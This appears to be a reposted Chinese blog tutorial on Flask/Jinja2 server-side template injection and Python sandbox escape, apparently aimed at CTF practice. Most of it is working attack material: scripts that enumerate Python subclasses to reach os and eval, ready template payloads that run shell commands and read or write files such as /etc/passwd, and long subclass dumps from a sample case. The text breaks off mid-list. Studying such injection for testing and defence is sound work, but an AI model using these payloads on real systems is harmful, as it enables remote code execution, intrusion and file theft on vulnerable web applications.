SSTI/沙盒逃逸详细总结

转载

devil8123665 于 2021-03-09 20:13:57 发布 451 收藏 1
分类专栏： 信息安全 python 文章标签： ssti python
原文链接：https://www.anquanke.com/post/id/188172
版权


信息安全 同时被 2 个专栏收录
38 篇文章 1 订阅
订阅专栏


python
5 篇文章 0 订阅
订阅专栏

一 flask

1 、基本用法

```
>>> [].__class__.__base__
<class 'object'>
>>> [].__class__.__mro__
(<class 'list'>, <class 'object'>)
>>> [].__class__.__bases__
(<class 'object'>,)
```

2、取子类

```
[].__class__.__base__.__subclasses__()
[].__class__.__bases__[0].__subclasses__()
[].__class__.__bases__[-1].__subclasses__()
[].__class__.__mro__[-1].__subclasses__()
```

3findpayload

```
# print("1:","".__class__)
# print("2:","".__class__.__bases__)
# print("3","".__class__.__mro__)
# print("4","".__class__.__bases__[0].__subclasses__())
# for m in "".__class__.__bases__[0].__subclasses__():
#     print(m)
# for c in [].__class__.__base__.__subclasses__():
#     if (c.__name__=='catch_warnings'):
#         print( c.__init__.__globals__['__builtins__'])


def find_payload():
    #"".__class__.__mro__[-1].__subclasses__() ====>  "".__class__.__bases__[0].__subclasses__()
    for i,item in enumerate("".__class__.__bases__[0].__subclasses__()):
        # print(i,item)
        try:
            if "os" in item.__init__.__globals__:
```

```
            if "os" in item.__init__.__globals__:
                print("os:",i,item)
                # print(item.__init__.__globals__['os'].system("dir ./"))
                # print(item.__init__.__globals__['os'].popen('ls').read())
                # break
            if "builtins" in item.__init__.__globals__:
                print("builtins:",i,item)
                # print(item.__init__.__globals__['builtins'].eval("__import__('os').popen('dir ').read()"))
                # print(item.__init__.__globals__['builtins'].eval("__import__('os').system('ls')"))
            if 'linecache' in item.__init__.__globals__.keys():
                print("linecache:", i, item)

        except Exception as e:
            pass



def find_eval():
    for i,item in enumerate("".__class__.__bases__[0].__subclasses__()):
        # if item.__name__ == 'catch_warnings':
        if  item.__name__=='catch_warnings':
            # print(item)
            # for key,b in item.__init__.__globals__.items():
            for b in item.__init__.__globals__.values():

                if b.__class__ == {}.__class__:
                    # print(b.__class__)
                    if 'eval' in b.keys():
                        # print(b.keys())
                        # print(b["eval"])
                        print(b["eval"]('__import__("os").popen("whoami").read()'))
                        # print(b["eval"])
                        #print(b)
                        # print(key)



def test():
    for i ,index in enumerate("".__class__.__mro__[-1].__subclasses__()):
        try:
            if "builtins" in str(index.__init__.__globals__):
                print(i,index.__init__.__globals__["builtins"])
                print(i, index.__init__.__globals__.items())
                # print(index.__init__.__globals__['builtins'].eval("__import__('os').popen('dir
').read()"))
                break

        except:
            pass



if __name__ == '__main__':
    # find_eval()
    # find_payload()
    test()
```

4、search

```
#!C:\Python3.7
# -*- coding:utf-8 -*-

from flask import Flask

from jinja2 import Template

# Some of special names

searchList = ['__init__', "__new__", '__del__', '__repr__', '__str__', '__bytes__', '__format__', '__lt__',
'__le__', '__eq__', '__ne__', '__gt__', '__ge__', '__hash__', '__bool__', '__getattr__', '__getattribute__',
'__setattr__', '__dir__', '__delattr__', '__get__', '__set__', '__delete__', '__call__',
"__instancecheck__", '__subclasscheck__', '__len__', '__length_hint__', '__missing__','__getitem__',
'__setitem__', '__iter__','__delitem__', '__reversed__', '__contains__', '__add__', '__sub__','__mul__']

neededFunction = ['eval', 'open', 'exec']

pay = int(input("Payload?[1|0]"))
# pay = int(input("http://127.0.0.1:5000/?[1|0]"))

for index, i in enumerate({}.__class__.__base__.__subclasses__()):

    for attr in searchList:

        if hasattr(i, attr):

            if eval('str(i.'+attr+')[1:9]') == 'function':

                for goal in neededFunction:

                    if (eval('"'+goal+'" in i.'+attr+'.__globals__["__builtins__"].keys()')):

                        if pay != 1:

                            print(i.__name__,":", attr, goal)

                        else:

                            print("{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='"
+ i.__name__ + "' %}{{ c." + attr + ".__globals__['__builtins__']." + goal + "(\"[evil]\") }}{% endif %}{%
endfor %}")
```

5 payload

python3

```
#命令执行：
{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{
c.__init__.__globals__['__builtins__'].eval("__import__('os').popen('id').read()") }}{% endif %}{% endfor %}
#文件操作
{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{
c.__init__.__globals__['__builtins__'].open('filename', 'r').read() }}{% endif %}{% endfor %}
```

python2

```
#注入变量执行命令详见 http://www.freebuf.com/articles/web/98928.html
#读文件：
{{ ''.__class__.__mro__[2].__subclasses__()[40]('/etc/passwd').read() }}
#写文件：
{{ ''.__class__.__mro__[2].__subclasses__()[40]('/tmp/1').write("") }}
```

6案例

从0-1书中python-ssti

网址：https://blog.csdn.net/weixin_46703850/article/details/114038674?spm=1001.2014.3001.5501

1、显示子类

```
输入：?password={{"".__class__.__bases__[0].__subclasses__()}}
输出：
[<class 'type'>, <class 'weakref'>, <class 'weakcallableproxy'>, <class 'weakproxy'>, <class 'int'>, <class
'bytearray'>, <class 'bytes'>, <class 'list'>, <class 'NoneType'>, <class 'NotImplementedType'>, <class
'traceback'>, <class 'super'>, <class 'range'>, <class 'dict'>, <class 'dict_keys'>, <class 'dict_values'>,
<class 'dict_items'>, <class 'odict_iterator'>, <class 'set'>, <class 'str'>, <class 'slice'>, <class
'staticmethod'>, <class 'complex'>, <class 'float'>, <class 'frozenset'>, <class 'property'>, <class
'managedbuffer'>, <class 'memoryview'>, <class 'tuple'>, <class 'enumerate'>, <class 'reversed'>, <class
'stderrprinter'>, <class 'code'>, <class 'frame'>, <class 'builtin_function_or_method'>, <class 'method'>,
<class 'function'>, <class 'mappingproxy'>, <class 'generator'>, <class 'getset_descriptor'>, <class
'wrapper_descriptor'>, <class 'method-wrapper'>, <class 'ellipsis'>, <class 'member_descriptor'>, <class
'types.SimpleNamespace'>, <class 'PyCapsule'>, <class 'longrange_iterator'>, <class 'cell'>, <class
'instancemethod'>, <class 'classmethod_descriptor'>, <class 'method_descriptor'>, <class
'callable_iterator'>, <class 'iterator'>, <class 'coroutine'>, <class 'coroutine_wrapper'>, <class
'moduledef'>, <class 'module'>, <class 'EncodingMap'>, <class 'fieldnameiterator'>, <class
'formatteriterator'>, <class 'filter'>, <class 'map'>, <class 'zip'>, <class 'BaseException'>, <class
'hamt'>, <class 'hamt_array_node'>, <class 'hamt_bitmap_node'>, <class 'hamt_collision_node'>, <class
'keys'>, <class 'values'>, <class 'items'>, <class 'Context'>, <class 'ContextVar'>, <class 'Token'>, <class
'Token.MISSING'>, <class '_frozen_importlib._ModuleLock'>, <class '_frozen_importlib._DummyModuleLock'>,
<class '_frozen_importlib._ModuleLockManager'>, <class '_frozen_importlib._installed_safely'>, <class
'_frozen_importlib.ModuleSpec'>, <class '_frozen_importlib.BuiltinImporter'>, <class 'classmethod'>, <class
'_frozen_importlib.FrozenImporter'>, <class '_frozen_importlib._ImportLockContext'>, <class
'_thread._localdummy'>, <class '_thread._local'>, <class '_thread.lock'>, <class '_thread.RLock'>, <class
'zipimport.zipimporter'>, <class '_frozen_importlib_external.WindowsRegistryFinder'>, <class
'_frozen_importlib_external._LoaderBasics'>, <class '_frozen_importlib_external.FileLoader'>, <class
'_frozen_importlib_external._NamespacePath'>, <class '_frozen_importlib_external._NamespaceLoader'>, <class
'_frozen_importlib_external.PathFinder'>, <class '_frozen_importlib_external.FileFinder'>, <class
'_io._IOBase'>, <class '_io._BytesIOBuffer'>, <class '_io.IncrementalNewlineDecoder'>, <class
'posix.ScandirIterator'>, <class 'posix.DirEntry'>, <class 'codecs.Codec'>, <class
'codecs.IncrementalEncoder'>, <class 'codecs.IncrementalDecoder'>, <class 'codecs.StreamReaderWriter'>,
<class 'codecs.StreamRecoder'>, <class '_abc_data'>, <class 'abc.ABC'>, <class 'dict_itemiterator'>, <class
'collections.abc.Hashable'>, <class 'collections.abc.Awaitable'>, <class 'collections.abc.AsyncIterable'>,
<class 'async_generator'>, <class 'collections.abc.Iterable'>, <class 'bytes_iterator'>, <class
'bytearray_iterator'>, <class 'dict_keyiterator'>, <class 'dict_valueiterator'>, <class 'list_iterator'>,
<class 'list_reverseiterator'>, <class 'range_iterator'>, <class 'set_iterator'>, <class 'str_iterator'>,
<class 'tuple_iterator'>, <class 'collections.abc.Sized'>, <class 'collections.abc.Container'>, <class
'collections.abc.Callable'>, <class 'os._wrap_close'>, <class '_sitebuiltins.Quitter'>, <class
'_sitebuiltins._Printer'>, <class '_sitebuiltins._Helper'>, <class 'types.DynamicClassAttribute'>, <class
'types._GeneratorWrapper'>, <class 'collections.deque'>, <class '_collections._deque_iterator'>, <class
'_collections._deque_reverse_iterator'>, <class 'enum.auto'>, <enum 'Enum'>, <class 're.Pattern'>, <class
're.Match'>, <class '_sre.SRE_Scanner'>, <class 'sre_parse.Pattern'>, <class 'sre_parse.SubPattern'>, <class
'sre_parse.Tokenizer'>, <class 'functools.partial'>, <class 'functools._lru_cache_wrapper'>, <class
'operator.itemgetter'>, <class 'operator.attrgetter'>, <class 'operator.methodcaller'>, <class
'itertools.accumulate'>, <class 'itertools.combinations'>, <class
'itertools.combinations_with_replacement'>, <class 'itertools.cycle'>, <class 'itertools.dropwhile'>, <class
```

'itertools.combinations_with_replacement'>, <class 'itertools.cycle'>, <class 'itertools.dropwhile'>, <class
'itertools.takewhile'>, <class 'itertools.islice'>, <class 'itertools.starmap'>, <class 'itertools.chain'>,
<class 'itertools.compress'>, <class 'itertools.filterfalse'>, <class 'itertools.count'>, <class
'itertools.zip_longest'>, <class 'itertools.permutations'>, <class 'itertools.product'>, <class
'itertools.repeat'>, <class 'itertools.groupby'>, <class 'itertools._grouper'>, <class 'itertools._tee'>,
<class 'itertools._tee_dataobject'>, <class 'reprlib.Repr'>, <class 'collections._Link'>, <class
'functools.partialmethod'>, <class 're.Scanner'>, <class 'string.Template'>, <class 'string.Formatter'>,
<class 'markupsafe._MarkupEscapeHelper'>, <class 'warnings.WarningMessage'>, <class
'warnings.catch_warnings'>, <class 'zlib.Compress'>, <class 'zlib.Decompress'>, <class
'tokenize.Untokenizer'>, <class 'traceback.FrameSummary'>, <class 'traceback.TracebackException'>, <class
'_weakrefset._IterationGuard'>, <class '_weakrefset.WeakSet'>, <class 'threading._RLock'>, <class
'threading.Condition'>, <class 'threading.Semaphore'>, <class 'threading.Event'>, <class
'threading.Barrier'>, <class 'threading.Thread'>, <class '_bz2.BZ2Compressor'>, <class
'_bz2.BZ2Decompressor'>, <class '_lzma.LZMACompressor'>, <class '_lzma.LZMADecompressor'>, <class
'_hashlib.HASH'>, <class '_blake2.blake2b'>, <class '_blake2.blake2s'>, <class '_sha3.sha3_224'>, <class
'_sha3.sha3_256'>, <class '_sha3.sha3_384'>, <class '_sha3.sha3_512'>, <class '_sha3.shake_128'>, <class
'_sha3.shake_256'>, <class '_random.Random'>, <class 'weakref.finalize._Info'>, <class 'weakref.finalize'>,
<class 'tempfile._RandomNameSequence'>, <class 'tempfile._TemporaryFileCloser'>, <class
'tempfile._TemporaryFileWrapper'>, <class 'tempfile.SpooledTemporaryFile'>, <class
'tempfile.TemporaryDirectory'>, <class 'Struct'>, <class 'unpack_iterator'>, <class 'pickle._Framer'>,
<class 'pickle._Unframer'>, <class 'pickle._Pickler'>, <class 'pickle._Unpickler'>, <class
'_pickle.Unpickler'>, <class '_pickle.Pickler'>, <class '_pickle.Pdata'>, <class
'_pickle.PicklerMemoProxy'>, <class '_pickle.UnpicklerMemoProxy'>, <class 'urllib.parse._ResultMixinStr'>,
<class 'urllib.parse._ResultMixinBytes'>, <class 'urllib.parse._NetlocResultMixinBase'>, <class
'_json.Scanner'>, <class '_json.Encoder'>, <class 'json.decoder.JSONDecoder'>, <class
'json.encoder.JSONEncoder'>, <class 'jinja2.utils.MissingType'>, <class 'jinja2.utils.LRUCache'>, <class
'jinja2.utils.Cycler'>, <class 'jinja2.utils.Joiner'>, <class 'jinja2.utils.Namespace'>, <class
'jinja2.bccache.Bucket'>, <class 'jinja2.bccache.BytecodeCache'>, <class 'jinja2.nodes.EvalContext'>, <class
'jinja2.nodes.Node'>, <class 'jinja2.visitor.NodeVisitor'>, <class 'jinja2.idtracking.Symbols'>, <class
'__future__._Feature'>, <class 'jinja2.compiler.MacroRef'>, <class 'jinja2.compiler.Frame'>, <class
'jinja2.runtime.TemplateReference'>, <class 'jinja2.runtime.Context'>, <class
'jinja2.runtime.BlockReference'>, <class 'jinja2.runtime.LoopContext'>, <class 'jinja2.runtime.Macro'>,
<class 'jinja2.runtime.Undefined'>, <class 'decimal.Decimal'>, <class 'decimal.Context'>, <class
'decimal.SignalDictMixin'>, <class 'decimal.ContextManager'>, <class 'numbers.Number'>, <class '_ast.AST'>,
<class 'ast.NodeVisitor'>, <class 'jinja2.lexer.Failure'>, <class 'jinja2.lexer.TokenStreamIterator'>,
<class 'jinja2.lexer.TokenStream'>, <class 'jinja2.lexer.Lexer'>, <class 'jinja2.parser.Parser'>, <class
'jinja2.environment.Environment'>, <class 'jinja2.environment.Template'>, <class
'jinja2.environment.TemplateModule'>, <class 'jinja2.environment.TemplateExpression'>, <class
'jinja2.environment.TemplateStream'>, <class 'jinja2.loaders.BaseLoader'>, <class 'select.poll'>, <class
'select.epoll'>, <class 'selectors.BaseSelector'>, <class '_socket.socket'>, <class 'datetime.date'>, <class
'datetime.timedelta'>, <class 'datetime.time'>, <class 'datetime.tzinfo'>, <class 'dis.Bytecode'>, <class
'inspect.BlockFinder'>, <class 'inspect._void'>, <class 'inspect._empty'>, <class 'inspect.Parameter'>,
<class 'inspect.BoundArguments'>, <class 'inspect.Signature'>, <class 'logging.LogRecord'>, <class
'logging.PercentStyle'>, <class 'logging.Formatter'>, <class 'logging.BufferingFormatter'>, <class
'logging.Filter'>, <class 'logging.Filterer'>, <class 'logging.PlaceHolder'>, <class 'logging.Manager'>,
<class 'logging.LoggerAdapter'>, <class 'werkzeug._internal._Missing'>, <class
'werkzeug._internal._DictAccessorProperty'>, <class 'importlib.abc.Finder'>, <class 'importlib.abc.Loader'>,
<class 'importlib.abc.ResourceReader'>, <class 'contextlib.ContextDecorator'>, <class
'contextlib._GeneratorContextManagerBase'>, <class 'contextlib._BaseExitStack'>, <class
'pkgutil.ImpImporter'>, <class 'pkgutil.ImpLoader'>, <class 'werkzeug.utils.HTMLBuilder'>, <class
'werkzeug.exceptions.Aborter'>, <class 'werkzeug.urls.Href'>, <class 'socketserver.BaseServer'>, <class
'socketserver.ForkingMixIn'>, <class 'socketserver.ThreadingMixIn'>, <class
'socketserver.BaseRequestHandler'>, <class 'calendar._localized_month'>, <class 'calendar._localized_day'>,
<class 'calendar.Calendar'>, <class 'calendar.different_locale'>, <class 'email._parseaddr.AddrlistClass'>,
<class 'email.charset.Charset'>, <class 'email.header.Header'>, <class 'email.header._ValueFormatter'>,
<class 'email._policybase._PolicyBase'>, <class 'email.feedparser.BufferedSubFile'>, <class
'email.feedparser.FeedParser'>, <class 'email.parser.Parser'>, <class 'email.parser.BytesParser'>, <class
'email.message.Message'>, <class 'http.client.HTTPConnection'>, <class '_ssl._SSLContext'>, <class
'_ssl._SSLSocket'>, <class '_ssl.MemoryBIO'>, <class '_ssl.Session'>, <class 'ssl.SSLObject'>, <class
'mimetypes.MimeTypes'>, <class 'click._compat._FixupStream'>, <class 'click._compat._AtomicFile'>, <class

```
'click.utils.LazyFile'>, <class 'click.utils.KeepOpenFile'>, <class 'click.utils.PacifyFlushWrapper'>,
<class 'click.parser.Option'>, <class 'click.parser.Argument'>, <class 'click.parser.ParsingState'>, <class
'click.parser.OptionParser'>, <class 'click.types.ParamType'>, <class 'click.formatting.HelpFormatter'>,
<class 'click.core.Context'>, <class 'click.core.BaseCommand'>, <class 'click.core.Parameter'>, <class
'werkzeug.serving.WSGIRequestHandler'>, <class 'werkzeug.serving._SSLContext'>, <class
'werkzeug.serving.BaseWSGIServer'>, <class 'werkzeug.datastructures.ImmutableListMixin'>, <class
'werkzeug.datastructures.ImmutableDictMixin'>, <class 'werkzeug.datastructures.UpdateDictMixin'>, <class
'werkzeug.datastructures.ViewItems'>, <class 'werkzeug.datastructures._omd_bucket'>, <class
'werkzeug.datastructures.Headers'>, <class 'werkzeug.datastructures.ImmutableHeadersMixin'>, <class
'werkzeug.datastructures.IfRange'>, <class 'werkzeug.datastructures.Range'>, <class
'werkzeug.datastructures.ContentRange'>, <class 'werkzeug.datastructures.FileStorage'>, <class
'urllib.request.Request'>, <class 'urllib.request.OpenerDirector'>, <class 'urllib.request.BaseHandler'>,
<class 'urllib.request.HTTPPasswordMgr'>, <class 'urllib.request.AbstractBasicAuthHandler'>, <class
'urllib.request.AbstractDigestAuthHandler'>, <class 'urllib.request.URLopener'>, <class
'urllib.request.ftpwrapper'>, <class 'werkzeug.wrappers.accept.AcceptMixin'>, <class
'werkzeug.wrappers.auth.AuthorizationMixin'>, <class 'werkzeug.wrappers.auth.WWWAuthenticateMixin'>, <class
'werkzeug.wsgi.ClosingIterator'>, <class 'werkzeug.wsgi.FileWrapper'>, <class
'werkzeug.wsgi._RangeWrapper'>, <class 'werkzeug.formparser.FormDataParser'>, <class
'werkzeug.formparser.MultiPartParser'>, <class 'werkzeug.wrappers.base_request.BaseRequest'>, <class
'werkzeug.wrappers.base_response.BaseResponse'>, <class
'werkzeug.wrappers.common_descriptors.CommonRequestDescriptorsMixin'>, <class
'werkzeug.wrappers.common_descriptors.CommonResponseDescriptorsMixin'>, <class
'werkzeug.wrappers.etag.ETagRequestMixin'>, <class 'werkzeug.wrappers.etag.ETagResponseMixin'>, <class
'werkzeug.wrappers.cors.CORSRequestMixin'>, <class 'werkzeug.wrappers.cors.CORSResponseMixin'>, <class
'werkzeug.useragents.UserAgentParser'>, <class 'werkzeug.useragents.UserAgent'>, <class
'werkzeug.wrappers.user_agent.UserAgentMixin'>, <class 'werkzeug.wrappers.request.StreamOnlyMixin'>, <class
'werkzeug.wrappers.response.ResponseStream'>, <class 'werkzeug.wrappers.response.ResponseStreamMixin'>,
<class 'http.cookiejar.Cookie'>, <class 'http.cookiejar.CookiePolicy'>, <class 'http.cookiejar.Absent'>,
<class 'http.cookiejar.CookieJar'>, <class 'werkzeug.test._TestCookieHeaders'>, <class
'werkzeug.test._TestCookieResponse'>, <class 'werkzeug.test.EnvironBuilder'>, <class
'werkzeug.test.Client'>, <class 'uuid.UUID'>, <class 'itsdangerous._json._CompactJSON'>, <class
'hmac.HMAC'>, <class 'itsdangerous.signer.SigningAlgorithm'>, <class 'itsdangerous.signer.Signer'>, <class
'itsdangerous.serializer.Serializer'>, <class 'itsdangerous.url_safe.URLSafeSerializerMixin'>, <class
'flask._compat._DeprecatedBool'>, <class 'werkzeug.local.Local'>, <class 'werkzeug.local.LocalStack'>,
<class 'werkzeug.local.LocalManager'>, <class 'werkzeug.local.LocalProxy'>, <class
'dataclasses._HAS_DEFAULT_FACTORY_CLASS'>, <class 'dataclasses._MISSING_TYPE'>, <class
'dataclasses._FIELD_BASE'>, <class 'dataclasses.InitVar'>, <class 'dataclasses.Field'>, <class
'dataclasses._DataclassParams'>, <class 'difflib.SequenceMatcher'>, <class 'difflib.Differ'>, <class
'difflib.HtmlDiff'>, <class 'pprint._safe_key'>, <class 'pprint.PrettyPrinter'>, <class
'werkzeug.routing.RuleFactory'>, <class 'werkzeug.routing.RuleTemplate'>, <class
'werkzeug.routing.BaseConverter'>, <class 'werkzeug.routing.Map'>, <class 'werkzeug.routing.MapAdapter'>,
<class 'subprocess.CompletedProcess'>, <class 'subprocess.Popen'>, <class 'flask.signals.Namespace'>, <class
'flask.signals._FakeSignal'>, <class 'flask.helpers.locked_cached_property'>, <class
'flask.helpers._PackageBoundObject'>, <class 'flask.cli.DispatchingApp'>, <class 'flask.cli.ScriptInfo'>,
<class 'flask.config.ConfigAttribute'>, <class 'flask.ctx._AppCtxGlobals'>, <class 'flask.ctx.AppContext'>,
<class 'flask.ctx.RequestContext'>, <class 'flask.json.tag.JSONTag'>, <class
'flask.json.tag.TaggedJSONSerializer'>, <class 'flask.sessions.SessionInterface'>, <class
'werkzeug.wrappers.json._JSONModule'>, <class 'werkzeug.wrappers.json.JSONMixin'>, <class
'flask.blueprints.BlueprintSetupState'>, <class 'jinja2.ext.Extension'>, <class
'jinja2.ext._CommentFinder'>, <class 'unicodedata.UCD'>]
```

2 查找os可执行命令执行类：

python脚本：

```
sub ="<class 'type'>, <class 'weakref'>, <class 'weakcallableproxy'>, <class 'weakproxy'>, <class 'int'>,
<class 'bytearray'>, <class 'bytes'>, <class 'list'>, <class 'NoneType'>, <class 'NotImplementedType'>,
<class 'traceback'>, <class 'super'>, <class 'range'>, <class 'dict'>, <class 'dict_keys'>, <class
'dict values'>, <class 'dict items'>, <class 'odict iterator'>, <class 'set'>, <class 'str'>, <class
```

'slice'>, <class 'staticmethod'>, <class 'complex'>, <class 'float'>, <class 'frozenset'>, <class 'property'>, <class 'managedbuffer'>, <class 'memoryview'>, <class 'tuple'>, <class 'enumerate'>, <class 'reversed'>, <class 'stderrprinter'>, <class 'code'>, <class 'frame'>, <class 'builtin_function_or_method'>, <class 'method'>, <class 'function'>, <class 'mappingproxy'>, <class 'generator'>, <class 'getset_descriptor'>, <class 'wrapper_descriptor'>, <class 'method-wrapper'>, <class 'ellipsis'>, <class 'member_descriptor'>, <class 'types.SimpleNamespace'>, <class 'PyCapsule'>, <class 'longrange_iterator'>, <class 'cell'>, <class 'instancemethod'>, <class 'classmethod_descriptor'>, <class 'method_descriptor'>, <class 'callable_iterator'>, <class 'iterator'>, <class 'coroutine'>, <class 'coroutine_wrapper'>, <class 'moduledef'>, <class 'module'>, <class 'EncodingMap'>, <class 'fieldnameiterator'>, <class 'formatteriterator'>, <class 'filter'>, <class 'map'>, <class 'zip'>, <class 'BaseException'>, <class 'hamt'>, <class 'hamt_array_node'>, <class 'hamt_bitmap_node'>, <class 'hamt_collision_node'>, <class 'keys'>, <class 'values'>, <class 'items'>, <class 'Context'>, <class 'ContextVar'>, <class 'Token'>, <class 'Token.MISSING'>, <class '_frozen_importlib._ModuleLock'>, <class '_frozen_importlib._DummyModuleLock'>, <class '_frozen_importlib._ModuleLockManager'>, <class '_frozen_importlib._installed_safely'>, <class '_frozen_importlib.ModuleSpec'>, <class '_frozen_importlib.BuiltinImporter'>, <class 'classmethod'>, <class '_frozen_importlib.FrozenImporter'>, <class '_frozen_importlib._ImportLockContext'>, <class '_thread._localdummy'>, <class '_thread._local'>, <class '_thread.lock'>, <class '_thread.RLock'>, <class 'zipimport.zipimporter'>, <class '_frozen_importlib_external.WindowsRegistryFinder'>, <class '_frozen_importlib_external._LoaderBasics'>, <class '_frozen_importlib_external.FileLoader'>, <class '_frozen_importlib_external._NamespacePath'>, <class '_frozen_importlib_external._NamespaceLoader'>, <class '_frozen_importlib_external.PathFinder'>, <class '_frozen_importlib_external.FileFinder'>, <class '_io._IOBase'>, <class '_io._BytesIOBuffer'>, <class '_io.IncrementalNewlineDecoder'>, <class 'posix.ScandirIterator'>, <class 'posix.DirEntry'>, <class 'codecs.Codec'>, <class 'codecs.IncrementalEncoder'>, <class 'codecs.IncrementalDecoder'>, <class 'codecs.StreamReaderWriter'>, <class 'codecs.StreamRecoder'>, <class '_abc_data'>, <class 'abc.ABC'>, <class 'dict_itemiterator'>, <class 'collections.abc.Hashable'>, <class 'collections.abc.Awaitable'>, <class 'collections.abc.AsyncIterable'>, <class 'async_generator'>, <class 'collections.abc.Iterable'>, <class 'bytes_iterator'>, <class 'bytearray_iterator'>, <class 'dict_keyiterator'>, <class 'dict_valueiterator'>, <class 'list_iterator'>, <class 'list_reverseiterator'>, <class 'range_iterator'>, <class 'set_iterator'>, <class 'str_iterator'>, <class 'tuple_iterator'>, <class 'collections.abc.Sized'>, <class 'collections.abc.Container'>, <class 'collections.abc.Callable'>, <class 'os._wrap_close'>, <class '_sitebuiltins.Quitter'>, <class '_sitebuiltins._Printer'>, <class '_sitebuiltins._Helper'>, <class 'types.DynamicClassAttribute'>, <class 'types._GeneratorWrapper'>, <class 'collections.deque'>, <class '_collections._deque_iterator'>, <class '_collections._deque_reverse_iterator'>, <class 'enum.auto'>, <enum 'Enum'>, <class 're.Pattern'>, <class 're.Match'>, <class '_sre.SRE_Scanner'>, <class 'sre_parse.Pattern'>, <class 'sre_parse.SubPattern'>, <class 'sre_parse.Tokenizer'>, <class 'functools.partial'>, <class 'functools._lru_cache_wrapper'>, <class 'operator.itemgetter'>, <class 'operator.attrgetter'>, <class 'operator.methodcaller'>, <class 'itertools.accumulate'>, <class 'itertools.combinations'>, <class 'itertools.combinations_with_replacement'>, <class 'itertools.cycle'>, <class 'itertools.dropwhile'>, <class 'itertools.takewhile'>, <class 'itertools.islice'>, <class 'itertools.starmap'>, <class 'itertools.chain'>, <class 'itertools.compress'>, <class 'itertools.filterfalse'>, <class 'itertools.count'>, <class 'itertools.zip_longest'>, <class 'itertools.permutations'>, <class 'itertools.product'>, <class 'itertools.repeat'>, <class 'itertools.groupby'>, <class 'itertools._grouper'>, <class 'itertools._tee'>, <class 'itertools._tee_dataobject'>, <class 'reprlib.Repr'>, <class 'collections._Link'>, <class 'functools.partialmethod'>, <class 're.Scanner'>, <class 'string.Template'>, <class 'string.Formatter'>, <class 'markupsafe._MarkupEscapeHelper'>, <class 'warnings.WarningMessage'>, <class 'warnings.catch_warnings'>, <class 'zlib.Compress'>, <class 'zlib.Decompress'>, <class 'tokenize.Untokenizer'>, <class 'traceback.FrameSummary'>, <class 'traceback.TracebackException'>, <class '_weakrefset._IterationGuard'>, <class '_weakrefset.WeakSet'>, <class 'threading._RLock'>, <class 'threading.Condition'>, <class 'threading.Semaphore'>, <class 'threading.Event'>, <class 'threading.Barrier'>, <class 'threading.Thread'>, <class '_bz2.BZ2Compressor'>, <class '_bz2.BZ2Decompressor'>, <class '_lzma.LZMACompressor'>, <class '_lzma.LZMADecompressor'>, <class '_hashlib.HASH'>, <class '_blake2.blake2b'>, <class '_blake2.blake2s'>, <class '_sha3.sha3_224'>, <class '_sha3.sha3_256'>, <class '_sha3.sha3_384'>, <class '_sha3.sha3_512'>, <class '_sha3.shake_128'>, <class '_sha3.shake_256'>, <class '_random.Random'>, <class 'weakref.finalize._Info'>, <class 'weakref.finalize'>, <class 'tempfile._RandomNameSequence'>, <class 'tempfile._TemporaryFileCloser'>, <class 'tempfile._TemporaryFileWrapper'>, <class 'tempfile.SpooledTemporaryFile'>, <class 'tempfile.TemporaryDirectory'>, <class 'Struct'>, <class 'unpack_iterator'>, <class 'pickle._Framer'>, <class 'pickle._Unframer'>, <class 'pickle._Pickler'>, <class 'pickle._Unpickler'>, <class

'_pickle.Unpickler'>, <class '_pickle.Pickler'>, <class '_pickle.Pdata'>, <class
'_pickle.PicklerMemoProxy'>, <class '_pickle.UnpicklerMemoProxy'>, <class 'urllib.parse._ResultMixinStr'>,
<class 'urllib.parse._ResultMixinBytes'>, <class 'urllib.parse._NetlocResultMixinBase'>, <class
'_json.Scanner'>, <class '_json.Encoder'>, <class 'json.decoder.JSONDecoder'>, <class
'json.encoder.JSONEncoder'>, <class 'jinja2.utils.MissingType'>, <class 'jinja2.utils.LRUCache'>, <class
'jinja2.utils.Cycler'>, <class 'jinja2.utils.Joiner'>, <class 'jinja2.utils.Namespace'>, <class
'jinja2.bccache.Bucket'>, <class 'jinja2.bccache.BytecodeCache'>, <class 'jinja2.nodes.EvalContext'>, <class
'jinja2.nodes.Node'>, <class 'jinja2.visitor.NodeVisitor'>, <class 'jinja2.idtracking.Symbols'>, <class
'__future__._Feature'>, <class 'jinja2.compiler.MacroRef'>, <class 'jinja2.compiler.Frame'>, <class
'jinja2.runtime.TemplateReference'>, <class 'jinja2.runtime.Context'>, <class
'jinja2.runtime.BlockReference'>, <class 'jinja2.runtime.LoopContext'>, <class 'jinja2.runtime.Macro'>,
<class 'jinja2.runtime.Undefined'>, <class 'decimal.Decimal'>, <class 'decimal.Context'>, <class
'decimal.SignalDictMixin'>, <class 'decimal.ContextManager'>, <class 'numbers.Number'>, <class '_ast.AST'>,
<class 'ast.NodeVisitor'>, <class 'jinja2.lexer.Failure'>, <class 'jinja2.lexer.TokenStreamIterator'>,
<class 'jinja2.lexer.TokenStream'>, <class 'jinja2.lexer.Lexer'>, <class 'jinja2.parser.Parser'>, <class
'jinja2.environment.Environment'>, <class 'jinja2.environment.Template'>, <class
'jinja2.environment.TemplateModule'>, <class 'jinja2.environment.TemplateExpression'>, <class
'jinja2.environment.TemplateStream'>, <class 'jinja2.loaders.BaseLoader'>, <class 'select.poll'>, <class
'select.epoll'>, <class 'selectors.BaseSelector'>, <class '_socket.socket'>, <class 'datetime.date'>, <class
'datetime.timedelta'>, <class 'datetime.time'>, <class 'datetime.tzinfo'>, <class 'dis.Bytecode'>, <class
'inspect.BlockFinder'>, <class 'inspect._void'>, <class 'inspect._empty'>, <class 'inspect.Parameter'>,
<class 'inspect.BoundArguments'>, <class 'inspect.Signature'>, <class 'logging.LogRecord'>, <class
'logging.PercentStyle'>, <class 'logging.Formatter'>, <class 'logging.BufferingFormatter'>, <class
'logging.Filter'>, <class 'logging.Filterer'>, <class 'logging.PlaceHolder'>, <class 'logging.Manager'>,
<class 'logging.LoggerAdapter'>, <class 'werkzeug._internal._Missing'>, <class
'werkzeug._internal._DictAccessorProperty'>, <class 'importlib.abc.Finder'>, <class 'importlib.abc.Loader'>,
<class 'importlib.abc.ResourceReader'>, <class 'contextlib.ContextDecorator'>, <class
'contextlib._GeneratorContextManagerBase'>, <class 'contextlib._BaseExitStack'>, <class
'pkgutil.ImpImporter'>, <class 'pkgutil.ImpLoader'>, <class 'werkzeug.utils.HTMLBuilder'>, <class
